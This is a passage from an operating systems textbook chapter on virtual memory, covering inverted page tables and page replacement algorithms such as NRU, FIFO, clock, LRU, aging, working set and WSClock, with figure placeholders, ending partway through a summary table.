Turns out they were wrong. Some of the newer processors have support for a fifth level to extend the size of addresses to 57 bits. With such an address space, one can address up to 128 petabytes. This is a lot of bytes. It allows huge files to be mapped in. Of course, the downside of so many levels is that page table walks become even more expensive.

Inverted Page Tables

An alternative to ever-increasing levels in a paging hierarchy is known as **inverted page tables**. They were first used by such processors as the PowerPC, the UltraSPARC, and the Itanium (sometimes referred to as "Itanic," as it was not quite the success Intel had hoped for). It has now gone the way of the Amazon Fire Phone, Apple Newton, AT&T Picture Phone, Betamax video recorder, DeLorean car, Ford Edsel, and Windows Vista.

Inverted page tables, however, live on. In this design, there is one entry per page frame in real memory, rather than one entry per page of virtual address space. For example, with 64-bit virtual addresses, a 4-KB page size, and 16 GB of RAM, an inverted page table requires only 4,194,304 entries. The entry keeps track of which (process, virtual page) is located in the page frame.

Although inverted page tables save lots of space, at least when the virtual address space is much larger than the physical memory, they have a serious downside: virtual-to-physical translation becomes much, much harder. When process n references virtual page p, the hardware can no longer find the physical page by using p as an index into the page table. Instead, it must search the entire inverted page table for an entry (n, p). Furthermore, this search must be done on every

memory reference, not just on page faults. Searching a 256K table on every memory reference is not the way to make your machine blindingly fast.

The way out of this dilemma is to make use of the TLB. If the TLB can hold all of the heavily used pages, translation can happen just as fast as with regular page tables. On a TLB miss, however, the inverted page table has to be searched in software. One feasible way to accomplish this search is to have a hash table hashed on the virtual address. All the virtual pages currently in memory that have the same hash value are chained together, as shown in Fig. 3-14. If the hash table has as many slots as the machine has physical pages, the average chain will be only one entry long, greatly speeding up the mapping. Once the page frame number has been found, the new (virtual, physical) pair is entered into the TLB.



Figure 3-14. Comparison of a traditional page table with an inverted page table.

Inverted page tables are used on 64-bit machines because even with a very large page size, the number of page table entries is gigantic. For example, with 4-MB pages and 64-bit virtual addresses, 2^{42} page table entries are needed.

3.4 PAGE REPLACEMENT ALGORITHMS

When a page fault occurs, the operating system has to choose a page to evict (remove from memory) to make room for the incoming page. If the page to be removed has been modified while in memory, it must be rewritten to nonvolatile storage to bring the disk or SSD copy up to date. If, however, the page has not been changed, for example because it contains the executable code for a program, text), the disk or SSD copy is already up to date, so no rewrite is needed. The page to be read in just overwrites the page being evicted.

While it would be possible to pick a random page to evict at each page fault, system performance is much better if a page that is not heavily used is chosen. If a heavily used page is removed, it will probably have to be brought back in quickly, resulting in extra overhead. Much work has been done on the subject of page replacement algorithms, both theoretical and experimental. Below we will describe some of the most important ones.

It is worth noting that the problem of "page replacement" occurs in other areas of computer design as well. For example, most computers have one or more memory caches consisting of recently used 32-byte or 64-byte memory blocks. When the cache is full, some block has to be chosen for removal. This problem is precisely the same as page replacement except on a shorter time scale (it has to be done in a few nanoseconds, not tens of microseconds or even milliseconds as with page replacement). The reason for the shorter time scale is that cache block misses are satisfied from main memory, which is considerably faster than a magnetic disk or even an SSD.

A second example is in a Web server. The server can keep a certain number of heavily used Web pages in its memory cache. However, when the memory cache is full and a new page is referenced, a decision has to be made which Web page to evict. The considerations are similar to pages of virtual memory, except that the Web pages are never modified in the cache, so there is always a fresh copy "on nonvolatile storage." In a virtual memory system, pages in main memory may be either clean or dirty.

In all the page replacement algorithms to be studied below (and others), a certain issue arises: when a page is to be evicted from memory, does it have to be one of the faulting process' own pages, or can it be a page belonging to another process? In the former case, we are effectively limiting each process to a fixed number of pages; in the latter case we are not. Both are possibilities. We will come back to this point in Sec. 3.5.1.

3.4.1 The Optimal Page Replacement Algorithm

The best possible page replacement algorithm is easy to describe but impossible to actually implement. It goes like this. At the moment that a page fault occurs, some set of pages is in memory. One of these pages will be referenced on the very next instruction (the page containing that instruction). Other pages may not be referenced until 10, 100, 1000, or millions of instructions later. Or maybe never if the page is page of the initialization phase of the program and has now completed. Each page can be labeled with the number of instructions that will be executed before that page is first referenced.

The optimal page replacement algorithm says that the page with the highest label should be removed. If one page will not be used for 8 million instructions and another page will not be used for 6 million instructions, removing the former pushes the page fault that will fetch it back as far into the future as possible. Computers, like people, try to put off unpleasant events for as long as they can.

The only problem with this algorithm is that it is unrealizable. At the time of the page fault, the operating system has no way of knowing when each of the pages will be referenced next. (We saw a similar situation earlier with the shortest-job-first scheduling algorithm—how can the system tell which job is shortest?) Still, by running a program on a simulator and keeping track of all page references, it is possible to implement optimal page replacement on the *second* run by using the page-reference information collected during the *first* run.

In this way, it is possible to compare the performance of realizable algorithms with the best possible one. If an operating system achieves a performance of, say, only 1% worse than the optimal algorithm, effort spent in looking for a better algorithm will yield at most a 1% improvement.

To avoid any possible confusion, it should be made clear that this log of page references refers only to the one program just measured and then with only one specific input. The page replacement algorithm derived from it is thus specific to that one program and input data. Although this method is useful for evaluating page replacement algorithms, it is of no use in practical systems. Below we will study algorithms that *are* useful on real systems.

3.4.2 The Not Recently Used Page Replacement Algorithm

In order to allow the operating system to collect useful page usage statistics, most computers with virtual memory have two status bits, *R* and *M*, associated with each page. *R* is set whenever the page is referenced (read or written). *M* is set when the page is written to (i.e., modified). The bits are contained in each page table entry, as shown in Fig. 3-11. It is important to realize that these bits must be updated on every memory reference, so it is essential that they be set by the hardware. Once a bit has been set to 1, it stays 1 until the operating system resets it.

If the hardware does not have these bits, they can be simulated using the operating system's page fault and clock interrupt mechanisms. When a process is started up, all of its page table entries are marked as not in memory. As soon as any page is referenced, a page fault will occur. The operating system then sets the *R* bit (in its internal tables), changes the page table entry to point to the correct page, with mode READ ONLY, and restarts the instruction. If the page is subsequently modified, another page fault will occur, allowing the operating system to set the *M* bit and change the page's mode to READ/WRITE.

The *R* and *M* bits can be used to build a simple paging algorithm as follows. When a process is started up, both page bits for all its pages are set to 0 by the operating system. Periodically (e.g., on each clock interrupt), the *R* bit is cleared, to distinguish pages that have not been referenced recently from those that have been.

When a page fault occurs, the operating system inspects all the pages and divides them into four categories based on the current values of their *R* and *M* bits:

Class 0: not referenced, not modified.
Class 1: not referenced, modified.
Class 2: referenced, not modified.
Class 3: referenced, modified.

Although class 1 pages seem to be impossible, they occur when a class 3 page has its *R* bit cleared by a clock interrupt. Clock interrupts do not clear the *M* bit because this information is needed to know whether the page has to be rewritten to disk later. Clearing *R* but not *M* leads to a class 1 page. In other words, a class 1 page is one that was modified long ago and has not been touched since then.

The **NRU** (**Not Recently Used**) algorithm removes a page at random from the lowest-numbered nonempty class. Implicit in this algorithm is the idea that it is better to remove a modified page that has not been referenced in at least one clock tick (typically about 20 msec) than a clean page that is in heavy use. The main attraction of NRU is that it is easy to understand, moderately efficient to implement, and gives a performance that, while certainly not optimal, may be adequate.

3.4.3 The First-In, First-Out (FIFO) Page Replacement Algorithm

Another low-overhead paging algorithm is the **FIFO** (**First-In, First-Out**) algorithm. To illustrate how this works, consider a supermarket that has enough shelves to display exactly *k* different products. One day, some company introduces a new convenience food—instant, freeze-dried, organic yogurt that can be reconstituted in a microwave oven. It is an immediate success, so our finite supermarket has to get rid of one old product in order to stock it.

One possibility is to find the product that the supermarket has been stocking the longest (i.e., something it began selling 120 years ago) and get rid of it on the grounds that no one is interested any more. In effect, the supermarket maintains a linked list of all the products it currently sells in the order they were introduced. The new one goes on the back of the list; the one at the front of the list is dropped.

As a page replacement algorithm, the same idea is applicable. The operating system maintains a list of all pages currently in memory, with the most recent arrival at the tail and the least recent arrival at the head. On a page fault, the page at the head is removed and the new page added to the tail of the list. When applied to stores, FIFO might remove mustache wax, but it might also remove flour, salt, or butter. When applied to computers, the same problem arises: the oldest page may still be useful. For this reason, FIFO in its pure form is rarely used.

3.4.4 The Second-Chance Page Replacement Algorithm

A simple modification to FIFO that avoids the problem of throwing out a heavily used page is to inspect the *R* bit of the oldest page. If it is 0, the page is both old and unused, so it is replaced immediately. If the *R* bit is 1, the bit is cleared, the page is put onto the end of the list of pages, and its load time is updated as though it had just arrived in memory. Then the search continues.

The operation of this algorithm, called **second chance**, is shown in Fig. 3-15. In Fig. 3-15(a), we see pages *A* through *H* kept on a linked list and sorted by the time they arrived in memory.



Figure 3-15. Operation of second chance. (a) Pages sorted in FIFO order. (b) Page list if a page fault occurs at time 20 and *A* has its *R* bit set. The numbers above the pages are their load times.

Suppose that a page fault occurs at time 20. The oldest page is *A*, which arrived at time 0, when the process started. If *A* has the *R* bit cleared, it is evicted from memory, either by being written to nonvolatile storage (if it is dirty), or just abandoned (if it is clean). On the other hand, if the *R* bit is set, *A* is put onto the end of the list and its "load time" is reset to the current time (20). The *R* bit is also cleared. The search for a suitable page continues with *B*.

What second chance is looking for is an old page that has not been referenced in the most recent clock interval. If all the pages have been referenced, second chance degenerates into pure FIFO. Specifically, imagine that all the pages in Fig. 3-15(a) have their *R* bits set. One by one, the operating system moves the pages to the end of the list, clearing the *R* bit each time it appends a page to the end of the list. Eventually, it comes back to page *A*, which now has its *R* bit cleared. At this point, *A* is evicted. Thus the algorithm always terminates.

3.4.5 The Clock Page Replacement Algorithm

Although second chance is a reasonable algorithm, it is unnecessarily inefficient because it is constantly moving pages around on its list. A better approach is to keep all the page frames on a circular list in the form of a clock, as shown in Fig. 3-16. The hand points to the oldest page.

When a page fault occurs, the page being pointed to by the hand is inspected. If its *R* bit is 0, the page is evicted, the new page is inserted into the clock in its place, and the hand is advanced one position. If *R* is 1, it is cleared and the hand is advanced to the next page. This process is repeated until a page is found with $R = 0$. Not surprisingly, this algorithm is called **clock**.



Figure 3-16. The clock page replacement algorithm.

3.4.6 The Least Recently Used (LRU) Page Replacement Algorithm

A good approximation to the optimal algorithm is based on the observation that pages that have been heavily used in the last few instructions will probably be heavily used again soon. Conversely, pages that have not been used for ages will probably remain unused for a long time. This idea suggests a realizable algorithm: when a page fault occurs, throw out the page that has been unused for the longest time. This strategy is called **LRU** (**Least Recently Used**) paging.

Although LRU is theoretically realizable, it is not cheap by a long shot. To fully implement LRU, it is necessary to maintain a linked list of all pages in memory, with the most recently used page at the front and the least recently used page at the rear. The difficulty is that the list must be updated on every memory reference. Finding a page in the list, deleting it, and then moving it to the front is a time consuming operation, even in hardware (assuming that such hardware could be built).

However, there are other ways to implement LRU with special hardware. Let us consider the simplest way first. This method requires equipping the hardware with a 64-bit counter, C, that is automatically incremented after each instruction. Furthermore, each page table entry must also have a field large enough to contain the counter. After each memory reference, the current value of C is stored in the page table entry for the page just referenced. When a page fault occurs, the operating system examines all the counters in the page table to find the lowest one. That page is the least recently used.

3.4.7 Simulating LRU in Software

Although the previous LRU algorithm is (in principle) realizable, few, if any, machines have the required hardware. Instead, a solution that can be implemented in software is needed. One possibility is called the **NFU** (**Not Frequently Used**)

algorithm. It requires a software counter associated with each page, initially zero. At each clock interrupt, the operating system scans all the pages in memory. For each page, the *R* bit, which is 0 or 1, is added to the counter. The counters roughly keep track of how often each page has been referenced. When a page fault occurs, the page with the lowest counter is chosen for replacement.

The main problem with NFU is that it is like an elephant: it never forgets anything. For example, in a multipass compiler, pages that were heavily used during pass 1 may still have a high count well into later passes. In fact, if pass 1 happens to have the longest execution time of all the passes, the pages containing the code for subsequent passes may always have lower counts than the pass-1 pages. Consequently, the operating system will remove useful pages instead of pages no longer in use.

Fortunately, a small modification to NFU makes it able to simulate LRU quite well. The modification has two parts. First, the counters are each shifted right 1 bit before the *R* bit is added in. Second, the *R* bit is added to the leftmost rather than the rightmost bit.

Figure 3-17 illustrates how the modified algorithm, known as **aging**, works. Suppose that after the first clock tick, the *R* bits for pages 0 to 5 have the values 1, 0, 1, 0, 1, and 1, respectively (page 0 is 1, page 1 is 0, page 2 is 1, etc.). In other words, between tick 0 and tick 1, pages 0, 2, 4, and 5 were referenced, setting their *R* bits to 1, while the other ones remained 0. After the six corresponding counters have been shifted and the *R* bit inserted at the left, they have the values shown in Fig. 3-17(a). The four remaining columns show the six counters after the next four clock ticks.

When a page fault occurs, the page whose counter is the lowest is removed. It is clear that a page that has not been referenced for, say, four clock ticks will have four leading zeros in its counter and thus will have a lower value than a counter that has not been referenced for three clock ticks.

This algorithm differs from LRU in two important ways. Consider pages 3 and 5 in Fig. 3-17(e). Neither has been referenced for two clock ticks; both were referenced in the tick prior to that. According to LRU, if a page must be replaced, we should choose one of these two. The trouble is, we do not know which of them was referenced last in the interval between tick 1 and tick 2. By recording only 1 bit per time interval, we have now lost the ability to distinguish references early in the clock interval from those occurring later. All we can do is remove page 3, because page 5 was also referenced two ticks earlier and page 3 was not.

The second difference between LRU and aging is that in aging the counters have a finite number of bits (8 bits in this example), which limits its past horizon. Suppose that two pages each have a counter value of 0. All we can do is pick one of them at random. In reality, it may well be that one of the pages was last referenced nine ticks ago and the other was last referenced 1000 ticks ago. We have no way of seeing that. In practice, however, 8 bits is generally enough if a clock tick is around 20 msec. If a page has not been referenced in 160 msec, it probably is



Figure 3-17. The aging algorithm simulates LRU in software. Shown are six pages for five clock ticks. The five clock ticks are represented by (a) to (e).

not that important. Of course, using a 16-bit, 32-bit, or 64-bit counter provides more history but the cost is more memory to store it. Usually 8 bits does the job just fine.

3.4.8 The Working Set Page Replacement Algorithm

In the purest form of paging, processes are started up with none of their pages in memory. As soon as the CPU tries to fetch the first instruction, it gets a page fault, causing the operating system to bring in the page containing the first instruction. Other page faults for global variables and the stack usually follow quickly. After a while, the process has most of the pages it needs and settles down to run with relatively few page faults. This strategy is called **demand paging** because pages are loaded only on demand, not in advance.

Of course, it is easy enough to write a test program that systematically reads all the pages in a large address space, causing so many page faults that there is not enough memory to hold them all. Fortunately, most processes do not work this way. They exhibit a **locality of reference**, meaning that during any phase of execution, the process references only a relatively small fraction of its pages. Each pass of a multipass compiler, for example, references only a fraction of all the pages, and a different fraction at that.

The set of pages that a process is currently using is its **working set** (Denning, 1968a; and Denning, 1980). If the entire working set is in memory, the process

will run without causing many faults until it moves into another execution phase (e.g., the next pass of the compiler). If the available memory is too small to hold the entire working set, the process will cause many page faults and run slowly, since executing an instruction takes a few nanoseconds and reading in a page from, say, a disk typically takes 10 msec. At a rate of one or two instructions per 10 msec, it will take ages to finish. A program causing page faults every few instructions is said to be **thrashing** (Denning, 1968b).

In a multiprogramming system, processes are often moved to disk (i.e., all their pages are removed from memory) to let others have a turn at the CPU. The question arises of what to do when a process is brought back in again. Technically, nothing need be done. The process will just cause page faults until its working set has been loaded. The problem is that having numerous page faults every time a process is loaded is slow, and it also wastes considerable CPU time, since it takes the operating system a few milliseconds of CPU time to process a page fault.

Therefore, many paging systems try to keep track of each process' working set and make sure that it is in memory before letting the process run. This approach is called the **working set model** (Denning, 1970). It is designed to greatly reduce the page fault rate. Loading the pages *before* letting processes run is also called **prepaging**. Note that the working set changes over time.

It has long been known that programs rarely reference their address space uniformly, but that the references tend to cluster on a small number of pages. A memory reference may fetch an instruction or data, or it may store data. At any instant of time, t, there exists a set consisting of all the pages used by the k most recent memory references. This set, $w(k, t)$, is the working set. Because the $k > 1$ most recent references must have used all the pages used by the $k = 1$ most recent references, and possibly others, $w(k, t)$ is a monotonically nondecreasing function of k. The limit of $w(k, t)$ as k becomes large is finite because a program cannot reference more pages than its address space contains, and few programs will use every single page. Figure 3-18 depicts the size of the working set as a function of k.

The fact that most programs randomly access a small number of pages, but that this set changes slowly in time explains the initial rapid rise of the curve and then the much slower rise for large k. For example, a program that is executing a loop occupying two pages using data on four pages may reference all six pages every 1000 instructions, but the most recent reference to some other page may be a million instructions earlier, during the initialization phase. Due to this asymptotic behavior, the contents of the working set are not sensitive to the value of k chosen. To put it differently, there exists a wide range of k values for which the working set is unchanged. Because the working set varies slowly with time, it is possible to make a reasonable guess as to which pages will be needed when the program is restarted on the basis of its working set when it was last stopped. Prepaging consists of loading these pages before resuming the process.

To implement the working set model, it is necessary for the operating system to keep track of which pages are in the working set. Having this information also



Figure 3-18. The working set is the set of pages used by the k most recent memory references. The function $w(k, t)$ is the size of the working set at time t.

immediately leads to a possible page replacement algorithm: when a page fault occurs, find a page not in the working set and evict it. To implement such an algorithm, we need a precise way of determining which pages are in the working set. By definition, the working set is the set of pages used in the k most recent memory references (some authors use the k most recent page references, but the choice is arbitrary). To implement any working set algorithm, some value of k must be chosen in advance. Then, after every memory reference, the set of pages used by the most recent k memory references is uniquely determined.

Of course, having an operational definition of the working set does not mean that there is an efficient way to compute it during program execution. One could imagine a shift register of length k, with every memory reference shifting the register left one position and inserting the most recently referenced page number on the right. The set of all k page numbers in the shift register would be the working set. In theory, at a page fault, the contents of the shift register could be read out and sorted. Duplicate pages could then be removed. The result would be the working set. However, maintaining the shift register and processing it at a page fault would both be prohibitively expensive, so this technique is never used.

Instead, various approximations are used. One common approximation is to drop the idea of counting back k memory references and use execution time instead. For example, instead of defining the working set as those pages used during the previous 10 million memory references, we can define it as the set of pages used during the past 100 msec of execution. In practice, such a definition is just as good and easier to work with. Note that for each process, only its own execution time counts. Thus if a process starts running at time T and has had 40 msec of CPU time at real time T + 100 msec, for working set purposes its time is 40 msec. The amount of CPU time a process has actually used since it started is often called its **current virtual time**. With this approximation, the working set of a process is the set of pages it has referenced during the past τ seconds of virtual time.

Now let us look at a page replacement algorithm based on the working set. The basic idea is to find a page that is not in the working set and evict it. In Fig. 3-19. we see a portion of a page table for some machine. Because only pages located in memory are considered as candidates for eviction, pages that are absent from memory are ignored by this algorithm. Each entry contains (at least) two key items of information: the (approximate) time the page was last used and the *R* (Referenced) bit. An empty white rectangle symbolizes the other fields not needed for this algorithm, such as the page frame number, the protection bits, and the *M* (Modified) bit.



Figure 3-19. The working set algorithm.

The algorithm works as follows. The hardware is assumed to set the *R* and *M* bits, as discussed earlier. Similarly, a periodic clock interrupt is assumed to cause software to run that clears the *Referenced* bit on every clock tick. On every page fault, the page table is scanned to look for a suitable page to evict.

As each entry is processed, the *R* bit is examined. If it is 1, the current virtual time is written into the *Time of last use* field in the page table, indicating that the page was in use at the time the fault occurred. Since the page has been referenced during the current clock tick, it is clearly in the working set and is not a candidate for removal (τ is assumed to span multiple clock ticks).

If *R* is 0, the page has not been referenced during the current clock tick and may be a candidate for removal. To see whether or not it should be removed, its age (the current virtual time minus its *Time of last use*) is computed and compared to τ. If the age is greater than τ, the page is no longer in the working set and the new page replaces it. The scan continues updating the remaining entries.

However, if R is 0 but the age is less than or equal to τ, the page is still in the working set. The page is temporarily spared, but the page with the greatest age (smallest value of *Time of last use*) is noted. If the entire table is scanned without finding a candidate to evict, that means that all pages are in the working set. In that case, if one or more pages with $R = 0$ were found, the one with the greatest age is evicted. In the worst case, all pages have been referenced during the current clock tick (and thus all have $R = 1$), so one is chosen at random for removal, preferably a clean page, if one exists.

3.4.9 The WSClock Page Replacement Algorithm

The basic working set algorithm is cumbersome, since the entire page table has to be scanned at each page fault until a suitable candidate is located. That is a time-consuming operation. An improved algorithm, which is based on the clock algorithm but also uses the working set information, is called **WSClock** (Carr and Hennessey, 1981). Due to its simplicity of implementation and good performance, it is widely used in practice.

The data structure needed is a circular list of page frames, as in the clock algorithm, and as shown in Fig. 3-20(a). Initially, this list is empty. When the first page is loaded, it is added to the list. As more pages are added, they go into the list to form a ring. Each entry contains the *Time of last use* field from the basic working set algorithm, as well as the R bit (shown) and the M bit (not shown).

As with the clock algorithm, at each page fault the page pointed to by the hand is examined first. If the R bit is set to 1, the page has been used during the current tick so it is not an ideal candidate to remove. The R bit is then set to 0, the hand advanced to the next page, and the algorithm repeated for that page. The state after this sequence of events is shown in Fig. 3-20(b).

Now consider what happens if the page pointed to has $R = 0$, as shown in Fig. 3-20(c). If the age is greater than τ and the page is clean, it is not in the working set and a valid copy exists on the disk or SSD. The page frame is simply claimed and the new page put there, as shown in Fig. 3-20(d). On the other hand, if the page is dirty, it cannot be claimed immediately since no valid copy is present on nonvolatile storage. To avoid a process switch, the write to nonvolatile storage is scheduled, but the hand is advanced and the algorithm continues with the next page. After all, there might be an old, clean page further down the line that can be used immediately.

In principle, all pages might be scheduled for I/O to nonvolatile storage on one cycle around the clock. To reduce disk or SSD traffic, a limit might be set, allowing a maximum of n pages to be written back. Once this limit has been reached, no new writes would be scheduled.

What happens if the hand comes all the way around and back to its starting point? There are two cases we have to consider:



Figure 3-20. Operation of the WSClock algorithm. (a) and (b) give an example of what happens when $R = 1$. (c) and (d) give an example of $R = 0$.

1. At least one write has been scheduled.
2. No writes have been scheduled.

In the first case, the hand just keeps moving, looking for a clean page. Since one or more writes have been scheduled, eventually some write will complete and its page will be marked as clean. The first clean page encountered is evicted. This page is

not necessarily the first write scheduled because the (disk) driver may reorder writes in order to optimize performance of nonvolatile storage.

In the second case, all pages are in the working set, otherwise at least one write would have been scheduled. Lacking additional information, the simplest thing to do is claim any clean page and use it. The location of a clean page could be kept track of during the sweep. If no clean pages exist, then the current page is chosen as the victim and written back to nonvolatile storage.

3.4.10 Summary of Page Replacement Algorithms

We have now looked at a variety of page replacement algorithms. Now we will briefly summarize them. The list of algorithms discussed is given in Fig. 3-21.

Algorithm	Comment
Optimal	Not implementable, but useful as a benchmark
NRU (Not Recently Used)	Very crude approximation of LRU
FIFO (First-In, First-Out)	Might throw out important pages
Second chance	Big improvement over FIFO
